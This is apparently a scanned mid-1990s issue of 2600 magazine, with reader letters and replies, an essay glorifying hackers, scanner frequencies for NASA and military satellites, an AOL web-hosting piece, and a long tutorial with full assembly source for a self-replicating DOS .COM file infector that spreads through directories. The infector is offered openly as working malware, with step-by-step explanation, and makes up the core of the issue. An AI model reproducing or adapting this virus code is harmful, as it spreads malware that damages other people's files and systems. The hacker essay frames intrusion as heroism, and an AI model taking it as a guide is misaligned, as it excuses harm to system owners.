I am a regular reader of your magazine. I enjoy almost everything I find in it. I also share in your views on personal privacy and your concern about government intrusion. However, I do not understand the value of publishing articles on how to destroy data on other people's computers or how to write viruses (Autumn 1995 - Stealth I/O). I am not criticizing this, I just want to understand how this is of value. I work as a computer programmer and am careful to make sure our network does not get infected. I have not found any practical application for viruses in any project that I have ever developed. Please enlighten me.

TD

Much as you may want there not to be any viruses in the world, the fact is that they do exist. If we can agree on that, we need to be able to know just what it is we're talking about. The best method is to give examples and print programs. You can talk theory until you're blue in the face but you haven't gotten anywhere until you see how it works. True, people can use this information to cause harm. But we're kidding ourselves if we believe not talking about it will prevent this. The only thing we will effectively stop is communication and, with that, any real hope of coming up with answers and defenses. People bent on destruction will always find a way of accomplishing this.

Dear *2600:*

I read and enjoy your magazine regularly, and normally have no problem with most of the social issues presented. However, the article "Just Say No" by Hudson in the Autumn 1995 issue definitely crossed all the lines that are in effect for me. Plain and simple, it is theft. As I read the article, I had to wonder what to say in a letter, and how to say it. And yes, I know that I will be roasted in the letters section, but I can live with that. Here are a couple of directions that I thought I might go:

1. Since Hudson doesn't seem to have any problem with stealing, I wonder if he would have any problem with someone beating the hell out of him for stealing their service and causing them problems. In this case, I mean the person whose phone bill is carrying all the charges that Hudson is running up, not the big phone companies. Or would he run crying to the authorities to protect him? Or would the illegal act of his being beaten up be totally different (somehow) from the illegal act of his stealing?

2. Why doesn't he write an article to all these people who regularly complain about weird situations when trying to purchase *2600* from bookstores, or buying from Radio Shack? He could explain the finer details of shoplifting so that the "customers" would not be inconvenienced by store clerks.

3. Practical considerations. I have worked with telephony for the past 15 years (no, not in the big phone companies, just in small shops doing installation, programming, repair, etc.). The real question is, where is Hudson located? I have never seen *pure white* wires in any phone installation that I have worked on. I am not sure what voltage is required to make tip and ring work, nor would alligator clips go unnoticed for very long, i.e., pointing straight to that house that procured the "free" service. Perhaps he is not in the US, or in a location that has non-standard phone service. If that is the case, a caveat to the reader would be a great service.

Finally, reading through the rest of the magazine, I finally decided on the perfect letter to write. Basically, in your letters column, Law Hack in LA writes that phone service was disconnected and "I swear to God I didn't make all those phone calls." Well, I have the solution. Perhaps you have Hudson as a neighbor.

LIG (Life is Good)

There is a distinct difference between non-violent and violent crime and a very real danger when mixing the two up. Tangible and non-tangible theft are also two completely different things.

Hacker Perceptions

Dear *2600:*

I had just finished purchasing your fine magazine at a newsstand when I decided to make a payphone call across the street. Without thinking, I set my *2600* down on the little table next to the phone and began dialing, when all of the sudden I heard the guy on the phone next to me say, "Oh great! There's a hacker on the phone next to me. He's probably going to blow up the world or something." I just laughed to myself and ignored him. Geez! Next time I'll pay attention and put the issue away before making a call.

se7en
San Francisco, CA

Answers

Dear *2600:*

To the anonymous person writing about the challenge/response system he found: What you found was a system running SecureId or a variation of it. The idea

(continued on page 45)

.COM FILE INFECTOR

by Impending Dhoom

In this article I will explain each part of the .COM infector in as much depth as possible and in as easy a way to understand as I can make it. I won't discuss the file chooser or the random number routine since it's easy to make your own file chooser and there is a whole other article's worth of information on those topics.

Before we talk about infecting the .COM file there is a problem with the variables we must address. Any time you declare data (with db, dd, etc.), the assembler converts any references you make to the data to a constant number. This becomes a problem for our virus when we infect another file. When the virus infects another file, the code is put into an entirely different place in memory. This throws off any reference to data you make.

Fortunately there is a way to combat this. At the beginning of your virus the first lines should be this:

```
SOV:
   call get_offset; Push the address
      onto the stack
   get_offset:
   pop di; Pop it into DI
   sub di, offset get_offset; Adjust
      to host file
```

The CALL will push the return address onto the stack, we can pop it into DI. When the assembler assembles OFFSET GET_OFFSET it generates a constant number. We can subtract this value from DI and we will get the value that your references are off by; this value is now in DI. Now when you reference data, do it like this:

```
   lea dx, [di+data]; Right way
```

Instead of like this:

```
   lea dx, data; Wrong way
```

That's a quick fix to your referencing problem and as long as you put that code at the beginning of your virus and reference data as I have shown, you'll have no problem.

As you will see when you infect a file, you will save the original three bytes in BUFFER. (The next paragraph is where you save the three bytes of the host.) You need these bytes saved so the virus can allow its host to run when your virus has finished executing. When your virus replicates, the data in BUFFER will be overwritten and it will contain data from the wrong host. So we copy the data to another three byte buffer called SAVEBUFFER. The data we copy there won't be overwritten. It may not make complete sense to you now, but it will.

```
   mov bp, di; Save our reference
      offset
   lea   di,   [bp+savebuffer]; Save
      original 3 bytes of YOUR current
      host, (i.e. infected file that's
      executing)
   lea si, [bp+buffer]
   movsw
   movsb; Save 3 bytes
   mov di, bp
```

Before you change the first three bytes of the host you need to save them in a safe place. (This is so the spawn of this virus will have the original three bytes of *its* host and be able to run the original.)

```
   mov ah, 03Dh; Open file
   mov al, 2h
```

```
lea dx, [bp - 98]; This is just
   where I happen to have put the
   filename, change it to suit your
   code
int 21h
xchg ax, bx; Put file handle in BX
mov ah, 03Fh; Read from file
mov cx, 3; Read in 3 bytes
lea dx, [di+buffer]; Put bytes in
   buffer
int 21h
```

Now that the original three bytes are safe and out of the way, the first three bytes of the program must be changed into a JMP that points to your virus. Calculating the offset the JMP should jump to isn't as hard as it sounds... This code shows you how to do it:

```
; This code assumes a file handle is
   in BX and that you have not yet
   appended your virus to the end of
   the host
   mov ah, 42h; Move the Read/Write
      pointer to the end of the file
   mov al, 2h
   mov dx, 0
   mov cx, 0; AX now contains the off-
      set of the end of the file
   int 21h
   xchg ax, dx; Save offset
   mov ah, 03Eh; Close file
   int 21h
   xchg ax, dx; Restore offset
   sub ax, 3; If you don't subtract 3
      everything will be off by 3 and
      cause chaos
; AX now contains the offset of where
   your virus will begin End of Code
```

Now that you know how to calculate the offset of your virus, you need to build your JMP statement. This is very easy - simply create a piece of data like this:

```
evil_jump db 0Eh, ?, ?; 0Eh is
   machine code for JMP
```

The 0Eh is the JMP part of your code - all that remains now is to move the offset of your virus into the 2 bytes after the 0Eh (i.e., ?, ?):

```
mov word ptr [di+evil_jump+1], ax;
   Move the offset of your virus in
   AX into the evil_jump
```

Now you have built your JMP and are ready to alter the host. Now all you have to do is open the host again and write the three bytes located in evil_jump. Then you can append your virus to the end of the host.

But wait, you don't want to infect a file you already made ill, do you? This is something you must avoid. Multiple infections on the same file will eventually be noticeable because of the space it takes up on disk and the delay when an infected file is run. You should always check to see if a file has already been infected before you infect it again.

Determining if a file has been infected isn't too hard. We already have the offset of where the code should begin in ax, but if this file is infected the offset will be off by the size of your virus. All you need to do is compare the 2nd and 3rd original bytes of the host, [buffer+1], with [AX-virus size].

You use [buffer+1] in your comparison because if this file has been infected you have put a JMP to your virus at the first three bytes. So the data at [buffer+1] will be the offset to your virus if the host has already been infected. Makes sense, right?

To determine the size of your virus, place two labels in your code, SOV and EOV. Put SOV at the very beginning of your code and EOV at the very end of your code. Now if you were to subtract SOV from EOV it would result in the length of your virus, so whenever you need to use the length of your virus simply use (EOV-SOV). Easy enough. So here's all that in code:

```
; Replace the last line of the code
  presented to calculate the offset
  of the virus above, with this code.
calculate_jmp_offset:
  sub ax, (EOV-SOV)+3; subtract virus
    size plus 3
  check_for_previous_infection:
  cmp word ptr [di+buffer+1], ax; Check
    for infection
  je exit; If the offsets are equal
    exit (Change this label to suit
    your code)
build_a_new_jump:
  add ax, (EOV - SOV); readjust for the
    new jump
  mov word ptr [di+evil_jump+1], ax;
    construct jmp for your virus
  write_new_jump:; End of code
```

By inserting this checking procedure you can determine if the file has been infected or not. If it hasn't, you're free to infect the file. All you have to do is open the file, write the jump at the beginning, move the read/write pointer to the end of the file and append the virus.

Now, after we have infected our file you can have your virus do whatever you want. When you're done, you'll want to run the original program.

Running the original program is easy. .COM files are loaded into memory at 100h. So all we have to do is copy the original three bytes of the host to 100h and JMP there (or you could push 100h and issue a RET). It's that easy.

```
run_host:
  mov bp, di; Move our reference offset
    to BP
  lea si, [bp+savebuffer]; point SI to
    original three bytes
  lea di, 0100h; beginning of host in
    memory
  push di; push 100h so we can RET
  movsw
  movsb; Copy three bytes
  xor ax, ax
  xor bx, bx; It's a good idea to
    zero the registers before return-
    ing but isn't always necessary.
  xor cx, cx
  xor dx, dx
  xor si, si
  xor di, di
  xor bp, bp
  ret; Run the host
```

The data in SAVEBUFFER is what is copied to memory and executed so the host will run. However, the first time the virus is run there is no host. So what's going to happen when it tries to run a host? It's probably just going to crash, and that's something you don't want to happen. There is an easy way to fix that. The data executed is stored in SAVEBUFFER, the data in SAVEBUFFER is copied from BUFFER before an infection takes place. So all you need to do is declare BUFFER like this in your code:

```
buffer db 0CDh, 020h, 00h; Machine
  code for interrupt 20h
```

Now the first time the virus is run, BUFFER contains the data for an INT 20h. That data is then copied to SAVEBUFFER. Then when the virus tries to run the nonexistent host it will execute INT 20h and terminate the program, exiting normally.

You basically understand everything that happens to infect a .COM file. I have explained each part in pretty much the order it's executed. So what does all this look like in a working .COM infector? Well here's the code for a working .COM infector. Enjoy!

```
; This is an example of a .COM infec-
  tor. It will choose 3 random direc-
  tories and files to infect every-
  time it is run. It will also dis-
  play a quick message before a host
  is executed. The file searching
```

```
   routines aren't the best, but they
   will do for this demo.

.model small
.code
org 100h

SOV:; Sets up DI for referencing
main:
   call get_offset
get_offset:
   pop bp; Put it into BP
   sub bp, offset get_offset; Adjust to
      host file
   lea si, [bp + buffer]; original start
   lea di, [bp + savebuffer]; copy to the
      save buffer
   movsw
   movsb; Copy 3 bytes
   mov di, bp; set up di

jmp begin

wildcard db '*.*',0
root db '\',0
com_card db '*.COM',0
buffer db 0CDh, 020h, 00h
savebuffer db 'RPC'
evil_jump db 0E9h, ?, ?
xrand dw 0; Random Number Generator vari-
      ables
multip dw  253
msg db 'Here I AM!', 0Dh, 0Ah, '$'

rand:
   mov ax, [di + xrand]; Check seed
   cmp ax, 0
   jne getnxt; If seed uninitialized or
      zero call the clock function and
      use 100ths of seconds for new seed
   mov ah, 2Ch
   int 21h
   mov ax, dx
getnxt:
   neg ax
   mul [di + multip]; puts result into
      ax, dx
   mov [di + xrand], ax; save low word
      for new seed
   mod_it:
;  divide by 2 and use remainder - it
   will be 0 for even and 1 for odd.
   If we wanted 3 random numbers
   instead of just 0 + 1 we divide by
   3, 4, 5... result will be 0 to n-1
   xor dx, dx
   mov bx, 3
   div bx
exit: ret

RUN ORIGINAL COM PROGRAM
run_orig_com:; Zero all our registers

   mov bp, di; move offset in di to bp
   lea si,[bp + savebuffer]; original
      start
   mov di,0100h; Put 0100h on to stack
      for return to main program
   push di
   movsw
   movsb; Copy 3 bytes

   xor ax,ax
   mov bx,ax; The address a RET jumps to
      is POPed off the stack.
   mov cx,ax
   mov dx,ax; that PUSH DI in the
      beginning put 100h on the stack
      and right now it's the last thing
      that needs poped... This will POP
      it and return control to the host
      file.
   mov si,ax
   mov di,ax
   mov bp,ax
   ret

COM FILE INFECTION ROUTINE
infect_com:
   mov ah, 03Dh
   mov al, 2h; Open file function. Where
      I stored the filename change to
      suit your needs
   lea dx, [bp - 98]
```

```
   int 21h

   xchg ax, bx; Put file handle in BX
   mov ah, 03Fh; Read from file function
   mov cx, 3; Read in 3 bytes
   lea dx, [di + buffer]; Put bytes in
      buffer
   int 21h

   mov ah, 42h
   mov al, 2h; Move RW pointer to EOF
   mov dx, 0
   mov cx, 0
   int 21h; AX now contains offset of
      EOF

   xchg ax, dx; Save offset
   mov ah, 03Eh; Close file
   int 21h
   xchg ax, dx; Restore offset
   calculate_jmp_offset:
   sub ax, (EOV - SOV) + 3; subtract virus
      size

check_for_previous_infection:
   cmp word ptr [di + buffer + 1], ax;
      Check for infection
   je done_infect; If so exit

build_a_new_jump:
   add ax, (EOV - SOV); readjust for the
      new jump
   mov word ptr [di + evil_jump + 1], ax;
      construct jmp for our program

write_new_jump:
   mov ah, 03Dh
   mov al, 02h; Open file function
   lea dx, [bp-98]
   int 21h
   xchg ax, bx; Put file handle in BX

   mov ah, 040h; Write to file function
   mov cx, 3 ; 3 bytes
   lea dx, [di + evil_jump]; Put at begin-
      ning
   int 21h

append_virus:
   mov ax, 04202h; Seek EOF
   xor cx, cx
   xor dx, dx; Append Virus to EOF
   int 21h

   mov ah, 040h; Write to file function
   mov cx, (EOV - SOV); Length of virus
   lea dx, (di + SOV); Begin with the
      beginning
   int 21h
done_infect:
   ret; Exit infect_com
```

FIND A FILE

```
find_it:
   push bp
   mov ah, 02Fh; Get and save the old DTA
      location
   int 21h
   push bx

   mov bp, sp; Set up new DTA location
   sub sp, 128
   mov ah, 01Ah; DOS set DTA function to
      location we set up
   lea dx, [bp - 128]
   int 21h

f_1: mov ah, 04Eh; DOS find first func-
      tion
   mov cx, 10h; Find directories
   lea dx, [di+wildcard]; search for *.*
   int 21h

f_2: jc f_5; If no more files then goto
      done

   cmp byte ptr [bp - 107], 16; Is this
      a directory?
   jne f_3; No, then findnext
   cmp byte ptr [bp - 98], '.'; a . or . ?
   je f_3; Yes, then findnext

   call rand
   cmp dx, 0
   je f_3
```

```
    call rand
    cmp dx, 0; check random number
    je f_4; change directory

f_3:
    mov ah, 04Fh; DOS find next function
    mov cx, 10h; Find directories
    lea dx, [di+wildcard]; search for *.*
    int 21h
    jmp f_2; go through logic

f_4:
    mov ah, 03Bh; DOS change directory
       function
    lea dx, [bp - 98]; Points to filename
       in DTA
    int 21h
    jmp f_1; begin new directory search

f_5:
    mov ah, 4Eh; Find first file
    mov cx, 0007h; Any file attribute
    lea dx, [di+com_card]; DS:[DX] -> file-
       mask
    int 21h
    jc argg

do_logic:
    call rand
    cmp dx, 0
    je find_another

    call rand
    cmp dx, 0
    je found
find_another:
    mov ah, 4Fh; Find next file
    int 21h
    jc found
    jmp do_logic
found: call infect_com

argg: mov sp, bp; restore old stack frame
    mov ah, 01Ah; Set DTA function
    pop dx; restore old DTA address
    int 21h
    pop bp; restore BP
    ret

SAVE OLD DIR AND CALL INFECTION,
THEN RESTORE OLD DIR
begin:
    push bp; Save BP
    mov bp,sp; BP points to local buffer
    sub sp,64; Allocate 64 bytes on stack

    mov ah,047h; DOS get current dir func-
       tion
    xor dl,dl; DL holds drive # (current)
    lea si,[bp - 64]; SI points to 64
       byte buffer
    int 021h
    mov cx, 3; # of times to infect a file
looop:
    push cx
    mov ah,03Bh; DOS change directory func-
       tion
    lea dx,[di + root]; DX points to root
       directory
    int 021h

    call find_it; Do the infection
    pop cx
    loop looop

    mov ah,03Bh; DOS change directory func-
       tion
    lea dx,[di + root]; DX points to root
       directory
    int 021h

    mov ah,03Bh; DOS change directory func-
       tion
    lea dx,[bp - 64]; DX points to old direc-
       tory
    int 021h

    mov sp,bp; Restore old stack pointer
    pop bp; Restore BP
```

(continued on page 51)

understanding the hacker

by Bootleg

What reasoning could possibly justify "hacking" in the eyes of those who do it? I've been asked this recently. Answering this question is not easy, but let me give you some historical references first and you'll see philosophical similarities.

Throughout history, governments and large organizations (today's corporations) have been oppressive and have cheated the general population. In every case a certain segment of that population fought back. It doesn't matter if that government was the best in existence at the time; a certain percent of the population will always (and justifiably) find faults therein and *act*.

Look at our own "Boston Tea Party" as one example of disgruntled youth in action. One can find examples of this mentality in varying degrees in every government or corporation that ever existed. But today's "hacker" also has another motive that drives him to get to this stage. *Curiosity!*

Most hackers start out trading games with friends. Not having access to funds required to purchase software, they gravitate towards pirated software and then to "pirate" BBS's. Since most of the better pirate boards are long distance calls, the astute pirate will slowly but surely develop phreaking skills. During this stage they begin having an elitist attitude.

They grow older (middle/late teens) and start taking classes at school in computer programming. During these classes they discover the power of mini/mainframe computers. Their curiosity increases at the same time as does their awareness of the inequities of society and corporations in their treatment of citizens. Crime is everywhere and somewhat acceptable in today's youth. Being young, becoming cynical and having the knowledge of phreaking, hacking becomes the logical choice of the curious with these talents.

The *power* that comes with hacking into systems is euphoric to these youth. They can now control segments of government! *They* can now change the corporate profit margins! *They* are looked upon by their peers as *gods! They* are under 20 years old!

The personal satisfaction of "beating the system" is like a narcotic to the hacker. He needs more knowledge - he needs more access. He knows he has the power to change things, but he only wants to "look" around, then move on without leaving a trace that he was ever there. A phantom, a ghost that moves silently in the night among electronic highways is what he has become, evermore increasing his skills and power while invisibly penetrating larger and more secure systems. Seeking and finding the deepest secrets contained within these electronic fortresses is all consuming to the skilled hacker. To access the password file or admin file is like stealing the system's soul. Once done, that system has no more life for the hacker. It cannot fight back, it cannot harm him. It is spiritually dead and he must move on to find more worthy foes.

He is young. He is invigorated. He has no parents telling him what to do. He is a Lord with few equals in a cyberworld just now in its infancy. He and other hackers are the new "Minutemen". They are the electronic revolutionaries of our age and the future.

In closing, let me leave you with this thought. Soon wars will be fought not with guns, but with computers and electronics along invisible roads that know no boundaries. Corporations will (and do) control governments and it will be their fighting for profit margins and market control that infuriates the population with higher prices and fewer benefits.

Who will be *our* minutemen when this corporate behavior becomes outrageous? Who has the skills and knowledge to penetrate these corporate fortresses that cheat every one of us? Why do these entities spend billions trying to keep their deeds secret? Who are they deathly afraid of who might reveal their ghastly plans for us? And finally, but most importantly, who is risking everything for us to be *free* in the electronic world of the future? *The hackers.*

`Nuff Said.

SCANNING SPACE

by The Majik Man

Most people are content to listen to conventional police and fire department frequencies on their scanners, but there are a variety of other frequencies out there ripe for the picking. Among the most interesting are the frequencies which allow you to listen in on low orbiting satellites, the U.S. Space Shuttle, or the Russian space station, MIR. Or, if you are near a NASA facility not only will you hear the shuttle launching and landing, but you can hear security operations, launch platform crews, Coast Guard ships retrieving fuel tanks, plus much more.

The first frequency to place in your scanner is 145.550 Mhz, which is used by both the shuttle and MIR for voice, packet, and an occasional TV broadcast. The MIR uses 143.625, 142.217, and 121.750 Mhz for voice communications with its transport vehicle "Soyuz".

You can hear polar orbiting (low altitude) weather and experimental satellites in the 136-138 Mhz range, although these will not be of much use unless you use your computer in conjunction with your scanner to do such fun things as print your own weather photos.

Some known FM military satellite channels are: 248.900, 249.550, 260.475, 260.600, 260.975, 261.450, 261.500, 261.600, 261.650, 261.675, 261.700, 261.900, 261.950, 262.050, 262.100, 262.150, 262.275, 262.300, 262.475, 262.550, 262.675, 262.950, 264.000, 269.075, 269.175, 269.550, 269.850, 269.950, 288.000, 295.075.

Kennedy Space Center uses some of the following: **Operations:** 121.900, 126.400, 139.300, 140.200, 142.800, 148.400, 162.600, 165.190, 171.260, 273.500; **Aircraft:** 117.800, 118.400, 120.950, 121.500, 126.300, 126.400, 138.300, 148.500, 273.000, 335.800; **Ships:** 141.000, 148.455, 148.500, 149.000, 149.100, 162.000.

Dryden/Edwards Air Force Base uses: **Operations:** 138.175, 139.800, 148.675, 170.350, 228.200, 259.700; **Aircraft:** 116.400, 120.950, 121.800, 126.100, 127.800, 149.100; **Shuttle Launch & Landing:** 121.750, 123.600, 126.300, 284.000 296.000, 296.800.

Some known NASA facilities frequencies are: **Marshall (Alabama):** 122.850, 162.125, 164.175, 166.225, 168.450, 314.600; **Johnson (Texas):** 164.050, 168.000, 170.100, 173.685, 314.600, 382.600; **Goddard (Maryland):** 164.175, 167.825, 170.400, 171.150.

As long as a spacecraft is above your horizon (you can use any of countless satellite tracking programs designed for ham radio operators to figure out when they are) you don't need an outside antenna, but you will eventually want one to improve signal strength and increase the time you have a usable signal during each pass. A discone Antenna (such as the Radio Shack 20-013) is best for this purpose as it has elements in both vertical and horizontal plane.

With this knowledge you should be able to start snooping on NASA. If you would like further info on this subject, two good books are Steve Douglass' *Comprehensive Guide to Military Monitoring* and Anthony Curtis' *The Outer Space Frequency Directory*, both of which are available from CRB Research Books, Inc. (800-656-0056).

AOL SYNDROME

by Kris

AOL has very quietly implemented their Home Page publisher, and another service called Personal Publisher. Unfortunately, they seem to have two different groups working on them. One is known as "My Place" and the other is "My Home Page". The latter, "My Home Page", is little more than a conversion of your Online Profile to a web page with an area where you can add your own insipid comments. What they don't make clear is that you can make your own web page completely independently of this product. Interestingly, an href to "news:alt.aol-sucks" can be seen from within AOL, but not outside of AOL in the "My Home Page" service. What do you know about that!?

"My Place" is your own two megabyte FTP site. This is where things get confusing. "My Place" exists on a server called "users.aol.com" and was apparently intended to be an FTP server alone. A note for FTP uploaders - with "My Place" comes the ability to upload FTP files from AOL. Yippee. Yawn. Anyway, as I said, "My Place" is on "users.aol.com", but "My Home Page" is on "home.aol.com". In various parts of the AOL documentation and help files, Personal Publisher is used to describe both services. It's still not clear if PP is used to create a web page on "users.aol.com" or "home.aol.com", or if PP is a downloaded file that you use to create your custom HTML file to upload to "My Place" (see below).

A curious feature of the "My Place" personal FTP site is mentioned in the FAQ you get the first time you start "My Place" but nowhere else. Users who log in anonymously can get to you by logging in as "anonymous" or "ftp" and changing to directory "/screenname". The FTP daemon is a customized one that will *not* list all FTP sites, which is stated in the documentation. Sorry, Spamking, you can't get AOL names from here! "Users.aol.com" doubles as an HTTP server with your FTP site as the current HTML directory. All you do is place a file called "index.html" in your "My Place" FTP site and you have a completely custom web page that you write from scratch by yourself offline using either a text editor or a tool like HoTMetaLPro. So, http://users.aol.com/kjrehberg hits my custom web site. However, http://home.aol.com/kjrehberg gets my "Personal Publisher" web page, which is a completely different web page! And finally, ftp://users.aol.com/krehberg gets my FTP site. Some browsers will pick up the "index.html" even on an FTP URL so you get the web site instead.

Now back to "users.aol.com", the custom web page and FTP site. The users.aol.com machine is in fact an arbiter which assigns your HTTP and FTP socket connection requests not to "users.aol.com" but to a number of HTTP servers apparently to handle the tremendous load that 1000 people, much less 3.5 million, could put on a web page. This kind of setup happens throughout AOL, and probably happens on the "other" web service, "home.aol.com". Whatever. When the little guys' slave to users.aol.com crashes (which happened to me whilst uploading my custom home page) you get the usual ".nfsXXXXX" NFS-server stale handle file as when any other NFS client crashes. Pretty interesting. AOL is pretty secretive about their systems, choosing only to describe them as "Open Systems", but these web pages are served with some flavor of UNIX.

AOL wants to be the world's Internet provider. With these tools and the new GNN service, it appears AOL truly wants to bring HTML, FTP, and the rest of the Internet to regular people at the expense of more experienced folks who have long since left AOL, or are holding out for a feature or two. Probably the most embarrasing tactic an anti-AOL pundit could use is to set up a custom home page that uses HTML 3.0 tags to demonstrate how AOL's own web browser can't even display one of its own web pages now that AOL has admitted that it can't meet the specs for HTML 2.0 and Netscapese!

(continued from page 35)

behind SecureID is as follows: There is a fixed-part - a user-defined alphanumeric string that must be at least four characters long (maximum eight). This value was set when a form was filled in and sent to the Network Admin people. There is a random-part - a six digit (maximum eight) string that changes every minute, generated by the ACE System SecureID card - a small, credit-card sized device with an LCD display. The user has the card, while the Network Admin people have the SecureID module installed on the Xyplex Annex terminal server - the two devices must be synchronized with each other.

When the user dials in, the system requires the user to enter the two parts concatenated together so that there is an ever-changing (minimum 10 character) password.

Some are different. Many RBOC's are incorporating this type of thing into their PSN's, MAP's, etc., slowing down us switch info-junkies. I ponder whether or not this is compromisable. This system seems *extremely* secure. I guess we'll just have to settle for social engineering to learn *anything* for a while.

Bell Buddah

Speech Confinement

Dear *2600:*

I am a new reader to your mag and recently bought the Autumn 1995 issue. I just finished reading a letter from Roger Blake about how there is no freedom of speech in universities. Well, I believe there is no freedom of speech on the Internet and bulletin boards as well. Internet is like a foreign country, our amendments are not valued there (especially the 1st Amendment). Once I called a local BBS and was reading the message base. I saw a letter from a guy asking for adult material. I wrote back and told him about Usenet (alt.sex.stories). Big mistake! I had made this message public and the moderator was bitching to me that I could not give out this public info because children might be reading it. What kind of bullshit is this? Well, she took it a step further. She called my high school and told the computer teacher that I was using the school computers to access Usenet. I never did such things, but did she even bother to ask me? I never dared to use the school computers after this incident.

Just because *2600* gives out info on boxes and viruses, people immediately think it should be outlawed. What are they so scared of? Should we outlaw newspapers? I'm just glad that there are people out there who share the same views as me. Your magazine is very funny and informative, but should be a little longer since it is a quarterly mag. I read the whole thing in a few hours, how about a comic section?

angchay twenty-fidy
stuy

The problem is not on the Internet. The person who turned you in was (we assume) American. If there is anyplace where the 1st Amendment is cherished, that place is the Internet, assuming we can think of the net as a "place". The place where it is increasingly disrespected and in very real danger is right here at home.

Bookstore Stories

Dear *2600:*

It seems Ford NYTI{etc} tried to start some nasty rumors about Barnes & Noble in the letters section of your last (Autumn '95) issue. Mr. Ford, take your Robert Anton Wilson conspiracy theories somewhere else, please. He mentioned that our beloved *2600* was covered by another magazine that was obviously out of place. Since I work at the Barnes & Noble mega-store in San Jose, I see this type of piglike behavior every day. No one was trying to hide the magazine. Just because some small-minded, rude, barn-mannered customer didn't have the common decency to put a magazine back where they found it, you took great offense and then publicly slammed the store. Barnes & Noble welcomes hackers. They have a few working for them, right? And just for the record, we keep our *2600*'s on the top shelf in the *very front* of all the other computer magazines at eye level, thank you. Perhaps next time you can look a little closer before crying wolf, Mr. Ford.

Harmony

We don't believe any decrees have been issued from any book stores on keeping 2600 hidden. However, there are plenty of small-minded people out there, employees, customers, etc. who will do almost anything to keep us off the shelves. It's a good idea to keep our eyes open so this kind of thing isn't effective.

Dear *2600:*

After reading *2600* for the last four years, I just had to drop a note commenting on the various letters about people's experiences getting your mag in bookstores.

For myself, I've never had any problems. I first discovered your mag in a local Bookstop (part of the Barnes & Noble/B. Dalton chain) in the computer mag section (in alphabetical order), and have been getting all my issues from either there or my hometown Barnes & Noble (when I am visiting my parents). The magazines have never been hidden, and there have always been about 10 or so. Nor have I ever gotten any comments from store personnel when I purchased them. In fact, this past weekend I was home and decided to check out the new huge, two-story Barnes & Noble. Lo and behold, I found your latest issue there in the computer mags.

MRB
Boca Raton, FL

Standing Up

Dear *2600:*

I just got my first copy of your mag today. Found it stuffed behind all the lame ass computer rags at a

Border's Book Store. I saw the title *2600* and was really surprised as 2600 was my occupational field designation when I was in the Marine Corps. The field was Ground Electronic Warfare. My exact specialty was 2621 Manual Morse Interceptor/Cryptographic Engineer. Sounds cool but is really nothing more then a glorified ham op! Heh! Anyway, I just thought I would say hey and tell you to keep up the great work. I have no clue as to why the feds would ever give any legit hacker a hard time. During my travels with the Corps I have used electronic interception and deception in the name of God, Country, and Corps more times then I can count. There sure in the hell is no difference between what we did and what techno adept civilians do. Neither one is better or more justified than the other. I cannot tell you how many nights I have sat in the back of a Hummer scanning for intel on our own people.

Feyd

Dear *2600:*

I would like to take a minute to state that I do not care who knows what I read or what kind of t-shirts I wear! People who feel they need to supplement their social life by asserting authority and judging others by what sort of publications they read are dangerously ignorant and scared! I would be proud to wear a *2600* shirt and subscribe by mail to your excellent magazine! Forget the brown envelope... send it straight to me and put my name in bold letters! Screw 'em! I believe people who have the ability to understand our technology at this level have a higher intelligence than the currently recognized scholars (such as MENSA members). Sure, they're intelligent, but what are they doing with it?

Tunnel Vision

Pet Peeves

Dear *2600:*

I am sick of seeing tangled cords at pay phones. This is probably the result of people switching sides during their conversation, thus making the receiver do a 360 degree revolution. If people would put back the receiver the same way they found it, things would be a whole lot easier.

Stickman

All it takes is one to ruin it for the rest of us.

Dear *2600:*

I have a question that has been bothering me for a couple of years now. I want to know why it is not possible to make some type of device that makes call waiting into a three way call so if you are talking to someone and they get another call you can listen in. Or even if you get a busy signal you could break in much like an operator can to check for conversation on a line. Please tell me why this product can't be made.

Hacked, Cracked, and Phracked

We've always felt it should be possible to three way a call waiting but, for some boneheaded reason, the system was designed to not allow this. It would be very popular if it worked. As for your wanting to "check for conversation" on a busy line, it seems obvious that most people would not welcome you having this ability. Some people seem to like the idea of getting a different sort of ring if you come in on someone else's call waiting. But then how do the people at the other end pretend they're not at home when they realize it's you? Making phone calls has never been so complicated.

Shocking News

Dear *2600:*

Get this. The Weston Building, 23rd floor. Seattle, WA. Every phone call and all data transfers in the Seattle area go through this room. This is called the meet-me room. Now, let's say this building or that floor gets destroyed. Where's the redundancy? *There is none.* This is *so* stupid. If that building or room were to get destroyed, Seattle would be fucked. For weeks, if not months. This is no joke, it's just plain stupid. Just thought you of all people would know what to do about a situation like that. What if it gets destroyed? Then what?

GoatBoy

While we're certain that all subscribing terrorist fronts are putting yellow highlight marks all over your letter, it seems hard to believe that an entire city could be cut off that easily. Perhaps part of the redundancy is not to tell anyone there is redundancy.

Back Pack Hack

Dear *2600:*

Bless Berkeley Sam's little heart, V12N3, for being offended when asked by Fry's security to view the contents of his back pack. In one respect, the asking was an invasion as well as an insult that implied Sam was perhaps stealing merchandise and was less than an honorable person.

But get real and mature Sam: understand the total world from all angles. Stores do get ripped off all the time, and having goods removed from the store in back packs is only one of the *many* methods that are used by thieves.

All thieves are liars and usually get loud and indignant to create a scene and intimidate the person who is only doing their job of attempting to curb the flow of free stuff out the door. Anyone who is not only innocent but social would not hesitate to show that they have integrity - e.g., reveal the contents of the back pack in a friendly way. In fact, Sam, do that a few times and get known as a "real nice guy" and then, when their guard is down, pack something out.

One would have to presume that Sam would also get outraged if a US Customs official wanted to inspect his bags upon his return from Colombia; or when an airport security guard asked him to walk through a metal

detector; or if he gets pissed when the cops tell him to surrender the contents on his person when he is being booked at the local jail.

Sam has no imagination when it comes to understanding what it is like to confront smartass know-it-all/want-everything-my-way types of people for a living. Most of all the outrageous controls levied upon us citizens have been caused by us citizens, greed has caused the rest. The Native Americans didn't have the problems we have today. Get a life, Sam, and read some credible books and get some ideas about how our social planet has evolved to this state.

The Cat's Meow

If you really accept abridgement of your liberties this easily, we feel genuinely sorry for you. But don't expect the rest of us to lie back and accept it. We don't buy the simplistic Edwin Meese logic of innocent people having nothing to hide. To subject all customers to a search is an assumption of guilt of all customers. This is not good policy and any store that does this should be boycotted. Few people would argue that someone who is suspected of wrongdoing should be questioned. Going through metal detectors in sensitive areas or being searched after being arrested makes a certain amount of sense. But that is not what we're talking about here. You think it's perfectly acceptable for innocent people to be treated like criminals because criminals exist. That is more of a crime against the rest of us than shoplifting could ever be. And we haven't been brought to this level by criminals; we've gotten there through the complacency of people like you who choose to accept indignities and abridgements in the "fight against crime". Oh, and by the way, not everyone from Colombia is a drug dealer. Surprised?

Problem Stealing Money

Dear *2600:*

